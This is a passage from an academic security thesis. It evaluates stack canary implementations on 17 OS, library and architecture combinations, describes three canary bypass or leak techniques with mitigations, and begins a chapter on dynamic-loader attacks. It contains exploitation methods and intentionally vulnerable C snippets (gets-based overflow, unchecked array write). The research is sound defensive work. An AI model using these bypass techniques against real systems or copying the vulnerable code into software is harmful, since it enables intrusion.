6 SMASHING THE STACK PROTECTOR FOR FUN AND PROFIT

Software exploitation has been proven to be a lucrative business for cybercriminals. Unfortunately, protecting software against attacks is a long-lasting endeavor that is still under active research. However, certain software-hardening schemes are already incorporated into current compilers and are actively used to make software exploitation a complicated procedure for the adversaries. Stack canaries are such a protection mechanism. When employed, they try to detect control flow hijacking by examining the integrity of distinct values on the program's stack, during program execution. The careful design and implementation of this conceptual straightforward mechanism is crucial in defeating stack-based control flow detours.

To counter the threat posed by stack-based buffer overflows, defenders introduced a version of stack protectors named Stack Smashing Protection (SSP). The idea behind SSP is to detect stack-based control flow hijacking attempts by introducing random values (so-called *canaries*) to the stack that serve as a *barrier* between attacker-controlled data and control flow relevant structures. After a function finishes executing, a canary—the name is borrowed from canaries historically used by coal miners for indication of mine gas—is checked against a known *good* value stored in a safe location. Only if the canary maintains its original value, execution continues. This mitigation technique has been present in compilers for more than 10 years and is now considered a very basic counter measure. Indeed, stack smashing protection made it into the GNU Compiler Collection (gcc), the clang compiler, and Microsoft's Visual C compiler.

In this chapter, we examine 17 different stack canary implementations across multiple versions of the most popular Operating Systems running on various architectures such as Linux, Windows, macOS, FreeBSD, Android, and OpenBSD, running on the x86, x86_64, ARM, PowerPC, and s390x architectures.

We systematically compare critical implementation details and introduce one new generic attack vector which allows bypassing stack canaries on current Linux systems running up-to-date multi-threaded software altogether. We release an open-source framework (*CookieCrumbler*) that identifies the characteristics of stack canaries on any platform it is compiled on and we propose mitigation techniques against stack-based attacks. Although these days stack canaries may appear obsolete, we show that when they are used correctly, they can prevent intrusions which even the more sophisticated solutions may potentially fail to block.

Parts of this chapter are based on the publication *Smashing the Stack Protector for Fun and Profit* whose author list the thesis author is part of.

Bruno Bierbaumer, Julian Kirsch, Thomas Kittel, Aurélien Francillon, Apostolis Zarras. *Smashing the Stack Protector for Fun and Profit*. 2018.

6.1 COLLECTED FEATURES

In the following, we will use Can to refer to a local instance of a stack canary placed on a thread's stack during execution. On the other hand, Ref refers to the known *good* reference value that the canary needs to take such that execution is allowed to progress.

We first derive several requirements for stack canaries to provide effective protection. Then, we derive observable features supporting the list of identified requirements.

❶ Both, the cookie value placed on the stack (Can) and the reference value (Ref) must be *unknown* to the attacker. This is for the simple reason that with a-priory knowledge of a particular Ref for an attacked function frame, the attacker could simply embed the correct value into their attack payload and bypass detection.

❷ The known *good* value (Ref) is placed at a location in memory that is distinct from the location of Can and ideally mapped read-only. This prevents attackers from overwriting *both*, the canary in the protected function's stack frame, and the reference value by the same time.

❸ If a stack cookie value (Can) is corrupted, program execution terminates immediately without accessing any attacker controlled data while avoiding to leak any information about the program state. This is rooted in the observation that a non-matching Can value indicates corruption of the memory contents of the program, rendering *all information* placed in the attacked program's memory untrustworthy.

❹ The attack consists of a classic stack-based, contiguous buffer overflow. Other types of memory corruptions, by design, are out of scope for stack canaries.

To explore the different implementations of stack canaries used by compiler-/library-/operating system vendors more systematically, we select five qualitative and five empirical features of the generated machine code for measurement.

6.1.1 *Qualitatively Determined Features*

Qualitative features are determined by studying the source code of their implementations—if available—or by reverse engineering the functionality from the libraries in their binary format and comparing them against criteria set by the requirements outlined earlier.

As required by Requirement ❶ (*unknown* Ref) we want to obtain information about the randomness of the reference canary values in use. After all, re-randomization of Ref is expected to occur at two points during program execution: (*a*) when a process is duplicated using the `fork` library function on UNIX and (*b*) when a new thread (and consequently a new stack) is being created. Similarly, Can could take on different values while a particular thread executes different functions and allocates distinct local stack frames. Information that might be encoded into function local values of Can might include (*i*) Ref, (*ii*) the guarded stack contents or some distinct identifier of the function context, and (*iii*) the thread id.

Requirement ❸ (immediate termination) is another claim that can only be verified in a qualitative manner. To determine the magnitude of code being executed in case a stack buffer overrun is detected by the implementation, we introduce the notion of *noisiness* of the failure handler. To estimate the Noise level, we count function invocations that are triggered from the point where execution enters the cookie verification failure handler until the point where the application is forced to terminate. We also manually check the number of variables that are read from the overflown data structure, such as the stack, and whether the handler executes in user or kernel mode, which we denote by current protection level (CPL).

6.1.2 *Empirically Determined Features*

Requirement ❷ (protected reference value) means that Ref needs to be placed in read-only memory that is distinct from the location of Can. Both properties can determined empirically. Hence, to reason about potential attack targets, we retrieve basic information about the application's memory layout. As such, per OS/C library configuration, we run a simple test program which follows Algorithm 1. The program measures address distances of all possible user-controllable types of memory. The rationale behind this choice is to determine the spatial distances of Ref and all different types of writable memory locations that could contain user controllable data and therefore lead to memory corruptions across data structures. Since memory

```
Algorithm collect_emp_data()
    Data: Implicitly: Software architecture of the target system
    Result: Data rows for main- and sub-thread
    main ← measure()
    sub ← run_thread(measure())
    return (main, sub)
Procedure measure()
    loc ← allocate_stack(128)
    tls ← allocate_thread(128)
    glo ← allocate_global(128)
    dyn ← allocate_dynamic(128)
    $\Delta_{LOC}$ ← memory_location(REF) - loc
    $\Delta_{TLS}$ ← memory_location(REF) - tls
    $\Delta_{GLO}$ ← memory_location(REF) - glo
    $\Delta_{DYN}$ ← memory_location(REF) - dyn
    return ( ($\Delta_{LOC}$, $W(\Delta_{LOC})$), ($\Delta_{TLS}$, $W(\Delta_{TLS})$),
             ($\Delta_{GLO}$, $W(\Delta_{GLO})$), ($\Delta_{DYN}$, $W(\Delta_{DYN})$) )
```

Algorithm 1: Algorithm used to measure empirical features.

allocation strategies could differ for single and multithreaded programs, we collect a data point for each case. More precisely, we measure spatial distances (Δ) between the reference value (REF) and

1. Δ_{LOC}: a variable residing on the stack of the function.

2. Δ_{TLS}: a variable residing in Thread Local Storage (TLS).

3. Δ_{GLO}: a global variable residing in statically allocated memory (commonly referred to as `.data` or `.bss` section).

4. Δ_{DYN}: a variable residing in dynamically allocated memory.

While locality information indicates the size of the overflow that must occur, what eventually decides about exploitability is whether the memory type that contains overflown user data is mapped *write-contiguously* in close (positive) proximity to the target REF. This is rooted in the fact that stack canaries can only protect against contiguous overflows, as imposed by Requirement ❹. Thus, we not only infer distance information but also determine the amount of bytes located right after the attacked data structure (in overflow direction) that are writable and thus will not stop the overflow:

5. $W(\Delta_x)$: the percentage of continuously mapped, writable bytes in the memory range determined by Δ_x.

6.1.3 *Data Collection Framework*

We integrate the aforementioned features in a framework called *CookieCrumbler*. From a high level perspective, *CookieCrumbler* is a direct implementation of Algorithm 1 in C. Our framework is able to run on any POSIX OS that offers a C run-time environment, regardless its architecture, and it can thoroughly analyze the implementation of stack canaries on this OS. To provide proper results, semantic knowledge about the exact location of REF has to be added to the program. For instance, on x86_64, REF is located within the Thread Control Block (TCB)/TLS at offset `0x28`.

The core of Algorithm 1 is to retrieve the deltas Δ_{LOC}, Δ_{GLO}, Δ_{DYN}, and Δ_{TLS}. To obtain the respective reference point in memory, we use (*i*) a stack local variable, (*ii*) a variable with the `static` keyword, (*iii*) the pointer value returned by `malloc`, and (*iv*) a variable with the `__thread` or the `__declspec(thread)` keywords for UNIX resp. Windows. Threads are created by means of the `pthread_create` (UNIX) and `CreateThread` (Windows) functions. To determine $W(\Delta_x)$, we use signal handling on UNIX (catching `SIGSEGV` on a contiguous byte-by-byte write) and the function `IsBadWritePtr` on Windows.

When executed successfully, *CookieCrumbler* generates a set of memory locations, deltas, and number of writable bytes for the main- and the subthreads of a threaded application, respectively.

6.2 SMASHING THE STACK PROTECTOR

The following sections describe observations made while studying stack canary implementations and running *CookieCrumbler* on as many different platforms, architectures and operating systems we could access.

6.2.1 *Qualitative Results*

Static Per-Function Stack Canary

Surprisingly, we found that almost none of the tested implementations randomizes CAN across different function invocations within the context of one given thread. The only exception to this rule constitutes the Windows family of operating systems, for which CAN is chosen as REF $\oplus$ rbp in case the `rbp` register is used as stack frame pointer and CAN $=$ REF $\oplus$ rsp otherwise.

Static Stack Canary across Forks

As indicated by literature we observed REF (and consequently CAN for all stack frames) to remain static across `fork` invocations on all UNIX operating systems. It is not possible to make a statement about Windows, as in this family of operating systems `fork` is not a supported functionality.

Noise Level on Detected Corruption

Failure handlers execute in user space in nearly all cases. The only exception to this rule is Windows 10, which implements the special interrupt number `0x29` (`_KiRaiseSecurityCheckFailure`) which in turn terminates the program without reading any of the potentially tainted, attacker-controlled values from userspace. All versions of Windows newer than Windows 7 fall back to the old user-space failure routine only if a call to `IsProcessorFeaturePresent(PF_FASTFAIL_AVAILABLE)` returns nonzero.

Consequently, on Windows OS, the Noise level is the lowest on versions newer than 7, as the only operation that happens in user space is the dispatching of an interrupt specifically designed for this purpose. Note that this design also does not introduce machine code that could be abused to invoke the kernel during other attacks (as, for example, the addition of a new system call together with the `syscall` instruction would).

Older Windows versions call 8 functions in `kernel32.dll` and collect information about the current register state before terminating (`TerminateProcess`) the application with return code `0xc0000409` (Security check failure or stack buffer overrun).

OpenBSD, when detecting a corrupt stack canary, infers the program's name from a (safe) location in the global variable section of the currently loaded standard library and prints one line of information into the system log.

Linux's C standard libraries implement `__stack_chk_fail` in different ways:

- *musl libc* does not provide any output and terminates execution using a `hlt` instruction, accounting for a minimal Noise level.

- *diet libc* prints a static error message and terminates the program with an `exit` system call, also introducing low Noise.

- *Bionic* logs a static message, requiring the allocation of dynamic memory, and finally terminates the program via a `SIGABRT`, depending on the complexity of the allocator used underneath, this could open up potential attack vectors.

- *glibc* introduces significant noise: For our minimal measurement application, glibc's `__stack_chk_fail` function performs as many as 69 calls to other functions, dispatching at least three calls using (PointGuard protected) writable global static function pointers to create a (symbolized) stack trace by unwinding the attacker controlled stack before exiting the process.

- *glibc* prior to version `2.26` exacerbates the situation described in the previous point by printing the program name fetched from the `argv` array on the stack. We will use this fact to describe an attack later.

6.2.2 *Empirical Results*

We classify our data points into three categories:

1. Vulnerable implementations where $\Delta_{\text{LOC}} > 0$ and $W(\Delta_{\text{LOC}}) = 100.0\%$ are marked as ✗. Here, a long buffer overflow on the stack allows for a complete stack canary bypass as Can and Ref can be overwritten at the same time, and both lie in positive direction of the overflow.

2. Weak implementations satisfying $W(\Delta') = 100.0\%$ and $\Delta' \neq \Delta_{\text{LOC}}$ are marked as ✘. In such implementations, the reference value is placed in writable memory that is not contiguous to the attacked data structure (due to allocation properties of the memory type). Such an implementation requires an attacker to not only overflow the data structure located in the specific memory segment next to Ref (maybe even in reverse direction), but also to get control of the execution flow by overwriting a buffer on the stack before the function containing the first vulnerability returns.

3. Secure implementations where $W(\Delta) \neq 100.0\%$ are marked as ✓ in FIGURE 18. These implementations do not offer the possibility to overwrite Ref in memory via a continuous buffer overflow.

In essence, vulnerable and weak implementations violate Requirement ❷, and secure implementations are not attackable because they place Ref at locations not reachable by contiguous overflows (Requirement ❹).

As OpenBSD, at the time of writing, is lacking a compiler with support for thread-local variables, two measurements are missing from our experiments.

Vulnerable Implementations

Inspecting the data points measured by *CookieCrumbler*, we find eight vulnerable implementations storing the reference stack canary *in the same writeable memory segment as the protected function frame*. Vulnerable configurations are found mostly in cases of multithreaded applications using *glibc*. We found this to be rooted in the fact that `libpthread`, when allocating a new sub-thread's stack, places the thread-local storage (TLS) control block (containing Ref) right next to it.

Linux-based platforms under test (Android, Arch Linux, Debian, and Ubuntu) can be clustered into two different categories. Architectures which have dedicated TLS access registers (x86, x86_64, s390x, and PowerPC) that store the Ref in the TCB and architectures without a direct register access to the TLS (ARMv7). We have also analyzed the source code of *glibc* and categorized further architectures as TLS-based stack canary implementations:

IA64, SPARC, and TILE. For the latter architectures, however, we have no hardware available and thus cannot confirm that they also constitute vulnerable configurations.

Interestingly, *diet libc* defaults to storing the reference canary in the TLS, even if the application is not multi-threaded. In contrast to other implementations the memory layout is generalized and thus also the main thread stack is adjacent to the used TLS. Note that the main thread's stack and its TLS region are separated in the other implementations. This effectively disables SSP for *diet libc*.

Weak Implementations

There is a clear split of weak implementations being attackable from buffers in thread-local memory or global static memory on the Linux or the Windows family of operating systems. This stems from the fact that C libraries on Linux store Ref in thread local storage, whereas on Windows Ref gets placed in static memory. Hence, they become overwriteable if buffer overflows attacks on adjacent variables located in the same memory segment are possible. An exception to this split is Debian Jessie running on ARMv7, Debian Stretch using *musl* libc, and FreeBSD, which place Ref in global static memory but do not belong to the Windows family of operating systems.

Windows, macOS, and BSD derivatives store the reference cookie in the `.bss` section. Hence, they are not vulnerable to an stack-based buffer overflow targeting Ref. However, column glo in FIGURE 18 shows that storing the reference stack cookie in the `.bss` region might open up a vulnerability. On Windows and FreeBSD, the stack canary is placed directly in front of other global variables in the global static data section (`.bss`). Thus, the value might still get overwritten by an overflow running towards lower addresses, which is less common yet not impossible.

In addition, our evaluation shows that most implementations also fail to separate other data regions from the location of Ref. While this is not directly exploitable, it still provides additional options to an attacker. For instance, if the program uses thread-local variables, and one of the variables can be overflown, an attacker is also able to overwrite the reference canary Ref. In this case, the attacker needs one overflow to change Ref and an additional overflow to overwrite Can. As this is less likely than our previous case, we think this problem is not as severe. Still it might be used by an attacker. As a matter of fact, this also affects single-threaded applications.

It is noteworthy to point out that Android running on ARMv7, macOS, and OpenBSD all store Ref at a distinct location that is adjacent to *none* of the other potentially attacker controllable types of memory. As for the placement of Ref, those three cases therefore constitute the most secure implementations.

FIGURE 18
Evaluation results of reference stack canary storage location detected by *CookieCrumbler*. The last eight columns indicate whether reference canary values are located in function local, thread local, global or dynamically allocated memory in the main or a sub thread. ✗, ✘, and ✓indicate vulnerable, weak, and secure implementations

	Operating System	Architecture	C Standard Library	LOC		TLS		GLO		DYN	
				main	*sub*	*main*	*sub*	*main*	*sub*	*main*	*sub*
1	Android 7.0	ARMv7	`Bionic`	✓	✓	✓	✓	✓	✓	✓	✓
2	Android 7.0	x86_64	`Bionic`	✓	✗	✓	✓	✓	✓	✓	✓
3	macOS 10.12.1	x86_64	`libSystem.dylib`	✓	✓	✓	✓	✓	✓	✓	✓
4	FreeBSD 11.00	x86_64	`libc.so.7`	✓	✓	✓	✓	✘	✘	✓	✓
5	OpenBSD 6.0	x86_64	`libc.so.88.0`	✓	✓	-	-	✓	✓	✓	✓
6	Windows 10	x86	`msvcr1400.dll`	✓	✓	✓	✓	✘	✘	✓	✓
7	Windows 10	x86_64	`msvcr1400.dll`	✓	✓	✓	✓	✘	✘	✓	✓
8	Windows 7	x86	`msvcr1400.dll`	✓	✓	✓	✓	✘	✘	✓	✓
9	Windows 7	x86_64	`msvcr1400.dll`	✓	✓	✓	✓	✘	✘	✓	✓
10	Arch Linux	x86_64	`libc-2.26.so`	✓	✗	✘	✘	✓	✓	✓	✓
11	Debian Jessie	x86	`libc-2.19.so`	✓	✗	✘	✘	✓	✓	✓	✓
12	Debian Jessie	ARMv7	`libc-2.19.so`	✓	✓	✓	✓	✘	✘	✓	✓
13	Debian Jessie	PowerPC	`libc-2.19.so`	✓	✗	✘	✘	✓	✓	✓	✓
14	Debian Jessie	s390x	`libc-2.19.so`	✓	✗	✘	✘	✓	✓	✓	✓
15	Debian Stretch	x86_64	`dietlibc 0.33`	✗	✗	✘	✘	✓	✓	✓	✘
16	Debian Stretch	x86_64	`musl-libc 1.1.16`	✓	✗	✘	✘	✘	✓	✘	✓
17	Ubuntu 14.04 LTS	x86_64	`EGLIBC 2.15`	✓	✗	✘	✘	✓	✓	✓	✓

6.2.3 *Attack Vectors Introduced*

From qualitative and empirical results we derive implications for application security. For this, we assume an adversary who is capable of triggering a buffer overflow of suitable size on the stack. As such, we discuss three possible attack vectors (①, ②, ③) in two different scenarios depending on the threading model the target executable uses (see FIGURE 19).

In a forking environment, the whole address space of the target binary is duplicated, including all CAN and REF values contained in memory. This compromises randomness within the process' memory: ASLR becomes predictable (constant addresses) as well as all cookie values. Assuming an attacker is allowed to restart communication with the vulnerable application, a primitive that can be abused as an oracle to leak data can look like follows: the attacker overwrites a stack canary byte by byte and observes whether the application at the other end crashes. Only one out of 2^8 possible byte values will allow the application to continue execution. This effectively increases the chance of guessing the stack canary correct from $(2^8)^8 = 2^{64}$ to $(2^8) \cdot 8 = 2^{11}$ in the worst case—implying a more than significant difference in both attack duration as well as probability of success. This attack vector has already been discussed by researchers. A similar technique can be used to infer certain pointer values residing in the attacked application's stack frame.

① *Stack Protector Randomization Bypass on Forking Victims*




FIGURE 19
Classification of stack-based buffer-overflow attacks on stack canaries in different execution contexts.

To mitigate this attack, the reference canary value should get re-randomized on calls to the `fork` library function. This mitigation has been proposed in literature earlier, however compatibility doubts exist: The location of already-placed stack canaries is difficult to infer, and hence an hardened implementation would introduce application crashes if execution reaches the end of stack-protected functions that additionally use the `fork` library function. This is for the reason that in the forked child process, the reference canary REF would get replaced, but already-placed local stack canaries CAN cannot easily be re-randomized.

Based on this idea, one could also re-randomize REF once a multithreaded application spawns a new thread. Since both, REF (in TLS) and CAN (in the function frame) are thread-local variables, no compatibility issues are to expect.

② *Reference Canary Override on Threading Victims*

If the application exhibits multi-threading behavior, we can use the insight gained from *CookieCrumbler* to bypass the stack protection mechanism in spawned sub-threads:

If the nature of the overflow allows the attacker to include null bytes in the payload (for example because the stack-based overflow is triggered by a *memcpy* operation) *and* if the application is mapped at a static address in memory, stack canaries *can be bypassed in their entirety* by overwriting CAN and REF with the same, attacker-chosen value. As all program addresses are known, this case directly reduces to an ordinary ROP attack.

If the nature of the overflow does not allow the attacker to include null bytes in the payload (for example because the stack-based overflow is triggered by a *strcpy* operation) *or* if the application's code section is not mapped at a static address (PIE) in memory, the attack can still succeed on Linux with *glibc*: By targeting the Function Pointer Protection mechanism, a (protected) function pointer used internally by the stack smashing protection can be hijacked. This is because the GUARDVAL (cf. equations below) value is also stored in the TCB directly behind REF. An stack-based buffer overflow could then overwrite *three* values at once: The local stack protector of the vulnerable function frame CAN, the reference value in the TLS REF, *and* the value used to protect *glibc*-internal writable function pointers.

To understand this, we have to take a look at the (bijective) mapping applied to convert between protected pointers ($\textsc{ptr}_{\textsc{enc}}$) and clear-text pointers ($\textsc{ptr}_{\textsc{orig}}$):

$$\textsc{ptr}_{\textsc{enc}} = \mathrm{ror64}(\textsc{ptr}_{\textsc{orig}} \oplus \textsc{PointGuard}, \texttt{0x11})$$

$$\textsc{ptr}_{\textsc{orig}} = \mathrm{rol64}(\textsc{ptr}_{\textsc{enc}}, \texttt{0x11}) \oplus \textsc{PointGuard}$$

As we can see, during demangling any protected pointer is first rotated by a fixed amount of digits and then XORed with the PointGuard value (i.e., an attacker controlled number).

This is relevant because the function in charge of terminating the program after a failed stack cookie check in *glibc eventually ends up demangling a writeable function pointer* to pthread_once.

It is obvious that due to the simple arithmetic used during pointer demangling, the attacker can detour the execution flow by a fixed (xor) offset to this function. From here on, no generic attack vector exists, but we want to point out that there exist code paths in *glibc* that execute the assembly-equivalent of execve("/bin/sh"), which constitute valuable jump targets in our case. The likelihood of this attack succeeding heavily depends on the memory layout imposed on libraries by the dynamic loader; in our experiments we never observed a distance greater than 2^{24} between pthread_once and a gadget that eventually lead to remote code execution.

To get an idea how widespread multithreaded potential victim programs are, we analyzed dependencies of binaries installed by a vanilla Debian Jessie installation: About 40% of the executables on the test system depend on libpthread leaving them potentially vulnerable.

③ Information Leak on Conventional Victims

For programs that neither employ the fork library function nor use threading, an information leak primitive can be constructed from the stack canary mechanisms triggered by stack-based buffer overflows when *glibc* prior to version 2.26 is in use. In those versions, *glibc* tries to include the name of the attacked executable in its log output before terminating execution. During this process, the name of the executable is inferred from the argv[0] value, *which is also stored on the application's stack.* During an stack-based buffer overflow, the argv array therefore is a potentially attacker-controlled location (this code executes *while it is already known that a memory corruption must have occurred*). By redirecting the argv[0] pointer using either a full or a partial override, instead of printing the program name, memory contents at the new target get included in the error string potentially forming arbitrary memory leak. This behaviour (assigned CVE-2010-3192) was finally fixed in *glibc* version 2.26 in August 2017.

```
int auth(char *valid) {
    char password[32];
    gets(password);
    return strcmp(valid, crypt(password, valid)) == 0;
}
int main(void) {
    char admin_hash[] = "$1$01234567$b5lh2mHyD2dJjFfAlEz1";
    if (auth(admin_hash)) {
        puts("Welcome to the Admin Area");
    } else {
        puts("Wrong password.");
    }
}
```




FIGURE 20
Different stack layouts of a C program exposing an authentication bypass vulnerability when enabling (a) SafeStack only, (b) SafeStack with Canaries, and (c) Canaries only.

6.3 STACK-PROTECTOR-ENHANCED CPI MECHANISM

To highlight how stack canaries can improve application security, we consider the C program of FIGURE 20. Depending on the mitigation mechanisms added when compiling this program, the authentication bypass can be trivially triggered. We consider this example in the context stack canaries and another more recent anti-exploitation protection mechanism: SafeStack [64] is a State-of-the-Art CPI implementation that logically separates the architectural stack into a safe and unsafe region. The safe region contains all control-flow related data such as return addresses. The unsafe stack contains user-controlled data, such as arrays that are likely to be corrupted.

When compiling with SafeStack enabled, the stack layout looks as depicted in FIGURE 20a: The password and admin_hash have been separated out to the unsafe stack region, whereas the return addresses of the auth and main functions are placed on the safe region. Considering the stack-based buffer overflow in the auth function, we can see that bypassing the security check becomes trivial: an attacker first overflows the password buffer and then overwrites the admin_hash with the hash matching the provided password.

Looking at the same setting with stack canaries enabled, it becomes obvious why the sketched attack is no longer trivially feasible: After filling the password buffer, an attacker has to overwrite CAN in order to reach the admin_hash. Once the auth function returns, the breach will be detected and the program will terminate.

The same security properties (protecting buffers of adjacent stack frames) are achieved regardless of the usage of SafeStack. FIGURE 20C shows that in order to reach the admin_hash buffer, an attacker also has to overwrite the CAN value. Corrupting CAN (in a proper stack canary implementation) should result in program termination—the fact that the return address ret is also reachable by the overflow becomes irrelevant.

We acknowledge that SafeStack explicitly declares corruption of non-control-flow-related data structures to be out of scope. Yet, this example highlights that instead of replacing stack canaries entirely, CPI should be *complemented* by the use of stack canaries to *provide (partial) security against non-control-flow targeting attacks*.

6.4 CONCLUSION

In this chapter we presented *CookieCrumbler*, a multi-platform framework to systematically examine stack canary implementations. We evaluated *CookieCrumbler* on 17 different combinations of OSs, C standard libraries, and hardware architectures, and it can be easily adapted to new architectures in the future. From the results of the evaluation, we constructed three attack vectors that allow to bypass or abuse the stack protection mechanism. Finally, we have shown how stack canaries can enhance more recent CPI measures such as LLVM's SafeStack in context of data-only attacks.

6.4.1 *Discovered Attack Vectors*

While examining different stack canary implementations, we discovered scenarios which are prone to three different attacks. One of them constitutes a novel attack that allows bypassing State-of-the-Art stack protection mechanisms in threaded environments on Linux altogether. In summary, the three attacks on stack protectors we identified are:

- ① Randomization Bypass on Forking Victims Due to the nature of the `fork` library function on Linux, ASLR and stack canary values become predictable for any forked child process. This is because `fork` simply produces a 1:1 copy of the calling process' address space without special attention towards any security-related secrets getting duplicated. From this, attackers gain the possibility to perform byte-wise override attacks on stack canaries to bypass the mechanism. This attack has been discussed by related works.
- ② Reference Canary Override on Threading Victims In threaded Linux applications both—local stack protector and reference value—sometimes end up getting placed into the same memory segment. This poses a major vulnerability because in such environments an attacker could simply overwrite both values and bypass stack canaries altogether. In our of this novel attack methodology, we show that a single overflow targeting both the local canary Can and the reference value Ref is not only a theoretical idea, but it is applicable on a non-negligible part of the evaluated cases (8 out of 17).
- ③ Information Leak on Conventional Victims In addition, we introduced new ideas for a more advanced attack that abuses the way exception routines and pointer protection mechanisms work together. In this setting an attacker can gain a memory leak primitive allowing to read out memory (potentially containing secret information) from the victim application.

While the attack mostly affects Linux, we found that in other canary implementations (Windows and FreeBSD) the location of the reference stack canary also has a fixed offset within the global writable data section. Nevertheless, at least two buffer overflows need to be located in a single function to successfully exploit such implementations. Furthermore, the impact on Windows still is questionable as typically the cookie is placed in front of any user controllable buffers within the data segment, thus requiring an overflow of a global static variable into the direction of lower addresses.

Three configurations successfully separated the reference value of the stack canary from all attacker controllable memory or placed it in non-writeable memory: Android on ARMv7, macOS, and OpenBSD.

6.4.2 *Attack Mitigations*

The following measurements can be taken to make smashing the stack protector more difficult:

Per-Thread and Per-Function Canaries

Re-randomizing Ref on process creation (e.g., after forking) is a promising idea to increase canary entropy. We propose to modify multithreading libraries to randomize Ref for each thread. The windows family of operating systems advances this idea, generating per-function stack cookie values by XORing the reference value with the current stack or frame pointer value to *borrow* additional randomness from ASLR. However, this mitigation is only effective for scenarios where the code segment of the protected function is mapped at randomized addresses.

No Reading of Tainted User Space Data On Corruption

Handlers running in *obviously* faulty program context should strive to quit execution as fast as possible. The fact that this is not always the case is impressively illustrated by the example of *glibc*'s `__stack_chk_fail` handler which passes control through several layers of code reading attacker controlled values from the stack. Clearly, the approaches taken by Microsoft Visual C (MSVC) or *musl libc* are preferable—the handler quits as fast as possible and, in case of MSVC, any reasoning about the crashed program's state (if at all) is performed using (more trustworthy) run-time data from the OS's kernel only.

Separation of Stack Protector Reference Value from other Memory

Memory containing the reference value Ref (the TCB on Linux) must not be mapped adjacently to any memory structure that contains user-controllable buffers. Stack protectors as implemented by Android (ARMv7), macOS, or OpenBSD show that this is in general possible, by either allocating a distinct memory segment for the reference value, or by placing the reference value in read-only memory.

Finally, we believe this chapter provides systematic insight into the qualitative implementation details of stack canaries used by modern OSs and can serve as a basis for future explorations of security critical parts of the OSs and C standard libraries in use today.

7 DYNAMIC LOADER ORIENTED PROGRAMMING ON LINUX

Memory corruptions are still the most prominent venue to attack otherwise secure programs. In order to make exploitation of software bugs more difficult, defenders introduced a vast number of security mitigations. In Chapter 6 we turned our attention towards Stack Canaries. In this chapter we evaluate security promises of another widely used anti-exploitation mechanism: Address Space Layout Randomization (ASLR).

In the following, we describe the *Wiedergänger*[9]-Attack, a new attack vector that reliably allows to escalate unbounded array access vulnerabilities when accessing specifically allocated memory regions to full code execution on programs running on `i386/x86_64` Linux in presence of ASLR.

In current software projects written using the C programming language, callback mechanisms are frequently employed to execute functionalities once a certain event occurs. For example the `atexit` function as described by the Portable Operating System Interface (POSIX) family of standards allows programmers to register a function at runtime that will eventually be called upon program termination. Such functionality is typically implemented by means of function pointers that get dispatched by the C runtime once the program exits. In case of such *hooks* being stored in writable memory, an attacker is able to change the control flow of an application if they are able to overwrite the hook with a malicious value. In the worst case, an adversary can escalate a single overwritten hook to arbitrary code execution on the attacked system.

The above attack is a well-known technique when it comes to exploiting bugs in software. Unsurprisingly, a lot of effort has been spent to protect these hooks: For instance, they are typically stored in memory regions that do not contain data that is directly modifiable by the user. Furthermore, ASLR has been introduced to randomize and thus hide the absolute addresses of data in memory. Last, function pointers themselves are typically protected by the C runtime by either marking the memory they reside in as *read-only* or by using protections that scramble the pointer values using a secret key. However, as we will discuss in this chapter, even if all defenses are in effect, there *still* exist hooks that can be attacked.

[9] ˈviːdɐˌɡɛŋɐ *(lit.* "One Who Walks Again"*)*

This chapter focuses on *Unbound Array Access Vulnerabilities* — programming errors which lead to an array being accessed at an index outside of the range $[0, n-1]$ with n being the length of the array. More specifically, we develop attacks on (erroneous) software such as

```
unsigned char *ptr = malloc(0x200000);

size_t idx = 0; unsigned char val = 0;
/* simulate vulnerability:
 * idx and val are controlled by user */
scanf("%zu %hhu", &idx, &val);

ptr[idx] = val;
```

where a malicous attacker can (repeatedly) control the index `idx` used to write (byte) value `val` into an array pointed to by `ptr`.

We believe Wiedergänger attacks to be part of an under-researched type of control flow hijacking attacks targeting internal control structures of the dynamic loader for which we propose to use the terminology *Loader Oriented Programming* (LOP).

Julian Kirsch, Bruno Bierbaumer, Thomas Kittel, Claudia Eckert. *Dynamic Loader Oriented Programming on Linux*. 2017.

Parts of this chapter are based on the publication *Dynamic Loader Oriented Programming on Linux* whose author list the thesis author is part of.

7.1 POINTER CLASSIFICATION

